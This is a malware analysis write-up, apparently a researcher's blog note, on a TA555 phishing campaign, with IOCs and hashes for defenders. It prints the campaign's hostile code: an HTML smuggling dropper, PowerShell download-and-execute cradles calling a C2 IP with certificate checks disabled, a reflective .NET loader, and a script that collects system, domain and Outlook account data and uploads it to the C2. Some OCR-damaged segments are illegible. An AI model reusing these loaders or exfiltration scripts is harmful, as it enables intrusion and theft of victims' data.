
Found the new TA555 campaign spreads via email campaign, As analysed the file , I found lots of code similarities and behaviours which referred here hxxps://www.proofpoint.com/us/threat-insight/post/new-modular-downloaders-fingerprint-systems-part-2-advisorsbot

I am still doing my analysis, this will be a quick note for the defenders to fix their part.

Hash:
MD5: a2d689af80054f2e81c297afd5f933b6
Filename: cv.html
Execution Flow:
cv.html -> drops embedded cvxxx.doc



```
<!doctype html>
    <html lang="en">
    <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <title>Trusted Documents</title>
    </head>
    <body>
    <!--a9568c4b19d67d230e2a6e9c76298cedd233f4efb4cc98c585f2b7aae8802-->
    <p>Unpacking... Please wait.</p>
    <script type="text/javascript">
    var b=window.atob("[illegible]
    for(var i=0,k=68;i<b.length;i++)(r[i]=(b.charCodeAt(i)^k)&255;k=(k*7+3)&255;}
    var d=new Blob([r],{type:"application/msword"});
    if (window.navigator && window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveOrOpenBlob(d,"CV38756.doc");
    } else {
    var a=document.createElement("a");document.body.appendChild(a);a.style="display: none";a.href=URL.createObjectURL(d);a.download="CV38756.doc";a.click();URL.revokeObjectURL(a.href);a.remove();
    }
    </script>
    </body>
    </html>
```

-> Macro runs PowerShell

-> PowerShell waits for 284 seconds and downloads additional PowerShell script via PNG extension.

powershell.exe -nop Start-Sleep 284;[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};iex (New-Object System.Net.WebClient).DownloadString('hxxps://194.36[.]188[.]132/'+(-join ((97..122) | Get-Random -Count 7 | % {[char]$_}))+'.png')

xxxxxx.PNG -> Second PS script


Downloads another PowerShell script via JPG extension.

$P59N3q7L5="-w 1 -sta -nop -noexit -ep bypass -c [System.Net.ServicePointManager]::ServerCertificateValidationCallback={`$true};iex (New-Object

System.Net.WebClient).DownloadString('hxxps://194.36[.]188[.]132/'+(-join ((97..122) | Get-Random -Count 9 | %{[char]`$_}))+'.jpg')";if($env:PROCESSOR_ARCHITEW6432 -eq "AMD64"){$cEaleMo="$env:WINDIR\sysnative";}else{$cEaleMo="$env:WINDIR\system32";};$cEaleMo+="\windowspowershell\v1.0\powershell.exe";Start-Process $cEaleMo -arg $P59N3q7L5 -windowstyle hidden;


xxxxxx.JPG -> Third PS script

Has two b64 encoded data.



```
$AwWC1r2ovZhaNqzg = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("MTk0LjM2LjE4OC4xMzI="))
$TRKoziC490M = New-Object
IO.Compression.GzipStream([IO.MemoryStream][Convert]::FromBase64String("H4sIAAAAAAACC+06a3hcV3FzH3sfeu5KirSWZGkdy87GxpS1JNtyLBKtHvZde2UrlqyHnUReSVfS2qtdefeuIuVh5MqmOBeFuMSlkO[illegible]
[illegible]
yOH+h8T3e2XpO0jpZ80Ly/XP+HV731Pvalqr+44v/j9b+ZgCT/ACwAAA=="), [IO.Compression.CompressionMode]::Decompress)
$YsjiynuDeYDHiob = New-Object byte[](20480)
$TRKoziC490M.Read($YsjiynuDeYDHiob, 0, 20480) | Out-Null
[System.Reflection.Assembly]::Load($YsjiynuDeYDHiob) | Out-Null
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
[gmEjuE.gmEjuE]::KJuX4qsNDdi6([Ref].Assembly)
iex
([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("ZnVuY3Rpb24gTWR1TTZSd2ZZMUxtMUpjQyhb[illegible]
[illegible]
nNoSHc2Y1k5UgpPczU2aE9PQmNpNA==")))
while ($true)
{
$FiHcfwoJgzHuo = New-Object System.Net.WebClient
$Q6JPB4ySbn = "https://$AwWC1r2ovZhaNqzg/" + [gmEjuE.gmEjuE]::hvJ8bkiUbaL270MV(0, 0, $False)
$UEEvYR = $FiHcfwoJgzHuo.DownloadData($Q6JPB4ySbn)
if ($UEEvYR.Length -ge 48)
{
```

1st decoded data – tools.dll, which is a PoshAdvisor.




```
// OqkZsI7.OqkZsI7
public static string Ck2Ya(uint id, uint status, bool post)
{
    Random random = new Random();
    uint num = (uint)random.Next();
    MemoryStream memoryStream = new MemoryStream();
    BinaryWriter binaryWriter = new BinaryWriter(memoryStream);
    binaryWriter.Write(num);
    uint num2;
    for (int i = 0; i < 24; i += 4)
    {
        num2 = (BitConverter.ToUInt32(OqkZsI7.ci, i) ^ num);
        binaryWriter.Write(num2);
        num = num2;
    }
    num2 = (id ^ num);
    binaryWriter.Write(num2);
    binaryWriter.Write(status ^ num2);
    binaryWriter.Close();
    memoryStream.Close();
    string text = OqkZsI7.tJfgng(OqkZsI7.Epp6tvOuGlJ(memoryStream.ToArray()));
    if (post)
    {
        text += ".asp";
    }
    else
    {
        text += ".jpg";
    }
    return text;
}
```

2018

```
// gmEjuE.gmEjuE
public static string hv38bkitbaL270MV(uint id, uint status, bool post)
{
    Random random = new Random();
    uint num = (uint)random.Next();
    MemoryStream memoryStream = new MemoryStream();
    BinaryWriter binaryWriter = new BinaryWriter(memoryStream);
    binaryWriter.Write(num);
    uint num2;
    for (int i = 0; i < 24; i += 4)
    {
        num2 = (BitConverter.ToUInt32(gmEjuE.ci, i) ^ num);
        binaryWriter.Write(num2);
        num = num2;
    }
    num2 = (id ^ num);
    binaryWriter.Write(num2);
    binaryWriter.Write(status ^ num2);
    binaryWriter.Close();
    memoryStream.Close();
    string text = gmEjuE.yNBqAVL(gmEjuE.DV39HApIL(memoryStream.ToArray()))
    if (post)
    {
        text += ".asp";
    }
    else
    {
        text += ".jpg";
    }
    return text;
}
```


2020

2nd decoded data – PowerShell script which do system discovery and collects Microsoft Outlook profile details and sends to C2, in parallel it also checks which Antivirus product installed.




```
function MduM6RwfY1Lm1JcC([string] $path)
{
    $dtAS13p9yK9Ut = ""
    try {
        $XdBhDh70zBZ = (Get-ItemProperty $path | Where {$_ -match 'Account Name'})
        foreach ($m in $XdBhDh70zBZ) {
            try {
                if ($m."Account Name".GetType().IsArray) {
                    $ml = [System.Text.Encoding]::Unicode.GetString($m."Account Name")
                } else {$ml = $m."Account Name"}
                if ($ml -match "@") {
                    $dtAS13p9yK9Ut += "email: " + $ml + "`n"
                }
            } catch {}
        }
        $XdBhDh70zBZ = (Get-ItemProperty $path | Where {$_ -match 'Email'})
        foreach ($m in $XdBhDh70zBZ) {
            try {
                if ($m.Email.GetType().IsArray) {
                    $ml = [System.Text.Encoding]::Unicode.GetString($m.Email)
                } else {$ml = $m.Email}
                $dtAS13p9yK9Ut += "email: " + $ml + "`n"
            } catch {}
        }
    } catch {}
    $dtAS13p9yK9Ut
}
function KIOh0dBcqM([int]$h9XQCLsV6jjgRzp, [byte[]]$EYlUGdxZduBUPuC)
{
    $qh70Y3PQHiqyM8ls = "https://$4wWC1r2ovZhaNqzg/" + [gmEjuE.gmEjuE]::hvJ8bkiUbaL270MV($h9XQCLsV6jjgRzp, 0, $true)
    $bj9xecIzbD = [gmEjuE.gmEjuE]::rM4Wmgwusnw($EYlUGdxZduBUPuC)
    (New-Object System.Net.WebClient).UploadData($qh70Y3PQHiqyM8ls, $bj9xecIzbD)
}
function jXdQGGkQGMPMQbz7()
{
    if ((((Get-WmiObject Win32_ComputerSystem).partofdomain) -eq $False ) -or ( -not $Env:USERDNSDOMAIN))
    {
        $dtAS13p9yK9Ut = "DOMAIN: NO`n`n"
    } else { $dtAS13p9yK9Ut = "DOMAIN: YES`n`n"}
    $dtAS13p9yK9Ut += "SYSTEMINFO:`n`n" + ((systeminfo) -join "`n")
    $dtAS13p9yK9Ut += "`n`nIPCONFIG:`n`n" + ((ipconfig /all) -join "`n")
    $dtAS13p9yK9Ut += "`n`nNETSTAT:`n`n" + ((netstat -f) -join "`n")
    $dtAS13p9yK9Ut += "`n`nNETVIEW:`n`n" + ((net view) -join "`n")
    $dtAS13p9yK9Ut += "`n`nTASKLIST:`n`n" + ((tasklist) -join "`n")
    $dtAS13p9yK9Ut += "`n`nWHOAMI:`n`n" + ((whoami) -join "`n")
    $dtAS13p9yK9Ut += "`n`nUSERNAME:`n`n" + ((net user $env:username /domain) -join "`n")
    $dtAS13p9yK9Ut += "`n`nDOMAIN ADMINS:`n`n" + ((net group "domain admins" /domain ) -join "`n")
    $dtAS13p9yK9Ut += "`n`nDESKTOP:`n`n" + (Get-ChildItem ([environment]::getfolderpath("desktop")) | Out-String)
    $dtAS13p9yK9Ut += "`n`nAV:`n`n" + (Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntiVirusProduct").displayName
    $EYlUGdxZduBUPuC = [System.Text.Encoding]::UTF8.GetBytes($dtAS13p9yK9Ut)
    KIOh0dBcqM 0 $EYlUGdxZduBUPuC
}
function jq7W6shHw6cY9R()
{
    $dtAS13p9yK9Ut = ""
    $dtAS13p9yK9Ut += MduM6RwfY1Lm1JcC "hkcu:\Software\Microsoft\Office\16.0\Outlook\Profiles\*\9375CFF0413111d3B88A00104B2A6676\*"
    $dtAS13p9yK9Ut += MduM6RwfY1Lm1JcC "hkcu:\Software\Microsoft\Office\15.0\Outlook\Profiles\*\9375CFF0413111d3B88A00104B2A6676\*"
    $dtAS13p9yK9Ut += MduM6RwfY1Lm1JcC "hkcu:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\*"
    if ($dtAS13p9yK9Ut -ne "")
    {
        $EYlUGdxZduBUPuC = [System.Text.Encoding]::UTF8.GetBytes($dtAS13p9yK9Ut)
        KIOh0dBcqM 1 $EYlUGdxZduBUPuC
    }
}
```

During the analysis, I haven’t found any final payload drops, The PowerShell script is actively beaconing to C2.



But I found some remnants in code that it drops a payload *.exe in TEMP folder.



```
$IcGuY15ek = Get-Random
$LjenyWoP7 = "$env:TEMP\$IcGuY15ek.exe"
[System.IO.File]::WriteAllBytes($LjenyWoP7, $b1j3T1kg46x)
$UmiEZTwEHg8v6qk = 0
```

Metadata:

IOC - 194.36[.]188[.]132:443

Main file – cv.html: a2d689af80054f2e81c297afd5f933b6
CVxxxx.doc: EAF039445CC11684AA41652CF5BAE53D
xxxxx.PNG: A0F6A71FA67F77D04F2B59243DB9B33C (PS script)
XXXX.JPG: 995B8930FF2650EFE4D4E8204E644601(PS script)
Tools.dll: A034C5DBB4442894E2808FF008265620

Cheers!
@reegun21